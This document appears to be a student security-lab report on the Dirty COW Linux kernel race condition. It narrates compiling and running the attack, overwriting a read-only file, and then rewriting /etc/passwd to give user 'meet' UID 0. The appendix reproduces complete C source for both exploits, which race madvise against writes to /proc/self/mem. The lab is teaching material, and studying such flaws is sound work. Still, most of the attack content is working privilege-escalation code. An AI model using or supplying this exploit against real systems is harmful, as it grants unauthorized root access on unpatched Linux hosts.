




Compiling the file cow\_attack.c using the gcc compiler. After that a.out file is created.




Executing the file. After waiting for couple of seconds we stop the execution loop.



Now, viewing the content of the file /zzz using the cat command. Its clearly visible the content of the file has been modified which means normal user having the read only access to the file, still able to write to the file using the dirty cow attack.


Attack is successful.




**Task 2: Modify the password file to gain the root privilege**

Creating the new user named “Meet”


Also viewing the information in the /etc/passwd file using cat command.




Creating the new attack file “attack\_cow.c” in Desktop.




Modifying the content of the file.






Now, compiling the attack\_cow.c file using gcc compiler. Executing and after waiting couple of seconds, we stop the loop.

Checking the content of the file, can see we are able to change the content of this file and able to make “meet” as the root.



Lastly, double checking the UID using the id command, which is also changed to the root.

Dirty cow attack successful.



**Lab Appendix**

1. **Code for cow\_attack.c file**

#include <sys/mman.h>

#include <fcntl.h>

#include <pthread.h>

#include <sys/stat.h>

#include <string.h>

void \*map;

void \*writeThread(void \*arg);

void \*madviseThread(void \*arg);

int main(int argc, char \*argv[])

{

pthread\_t pth1,pth2;

struct stat st;

int file\_size;

// Open the target file in the read-only mode.

int f=open("/zzz", O\_RDONLY);

// Map the file to COW memory using MAP\_PRIVATE.

fstat(f, &st);

file\_size = st.st\_size;

map=mmap(NULL, file\_size, PROT\_READ, MAP\_PRIVATE, f, 0);

// Find the position of the target area

char \*position = strstr(map, "222222");

// We have to do the attack using two threads.

pthread\_create(&pth1, NULL, madviseThread, (void \*)file\_size);

pthread\_create(&pth2, NULL, writeThread, position);

// Wait for the threads to finish.

pthread\_join(pth1, NULL);

pthread\_join(pth2, NULL);

return 0;

}

void \*writeThread(void \*arg)

{

char \*content= "\*\*\*\*\*\*";

off\_t offset = (off\_t) arg;

int f=open("/proc/self/mem", O\_RDWR);

while(1) {

// Move the file pointer to the corresponding position.

lseek(f, offset, SEEK\_SET);

// Write to the memory.

write(f, content, strlen(content));

}

}

void \*madviseThread(void \*arg)

{

int file\_size = (int) arg;

while(1){

madvise(map, file\_size, MADV\_DONTNEED);

}

}

1. **Code for attack\_cow.c file**
2. #include <sys/mman.h>
3. #include <fcntl.h>
4. #include <pthread.h>
5. #include <sys/stat.h>
6. #include <string.h>
7. void \*map;
8. void \*writeThread(void \*arg);
9. void \*madviseThread(void \*arg);
10. int main(int argc, char \*argv[])
11. {
12. pthread\_t pth1,pth2;
13. struct stat st;
14. int file\_size;
15. // Open the target file in the read-only mode.
16. int f=open("/etc/passwd", O\_RDONLY);
17. // Map the file to COW memory using MAP\_PRIVATE.
18. fstat(f, &st);
19. file\_size = st.st\_size;
20. map=mmap(NULL, file\_size, PROT\_READ, MAP\_PRIVATE, f, 0);
21. // Find the position of the target area
22. char \*position = strstr(map, "meet:x:1001");
23. // We have to do the attack using two threads.
24. pthread\_create(&pth1, NULL, madviseThread, (void \*)file\_size);
25. pthread\_create(&pth2, NULL, writeThread, position);
26. // Wait for the threads to finish.
27. pthread\_join(pth1, NULL);
28. pthread\_join(pth2, NULL);
29. return 0;
30. }
31. void \*writeThread(void \*arg)
32. {
33. char \*content= "meet:x:0000";
34. off\_t offset = (off\_t) arg;
35. int f=open("/proc/self/mem", O\_RDWR);
36. while(1) {
37. // Move the file pointer to the corresponding position.
38. lseek(f, offset, SEEK\_SET);
39. // Write to the memory.
40. write(f, content, strlen(content));
41. }
42. }
43. void \*madviseThread(void \*arg)
44. {
45. int file\_size = (int) arg;
46. while(1){
47. madvise(map, file\_size, MADV\_DONTNEED);
48. }
49. }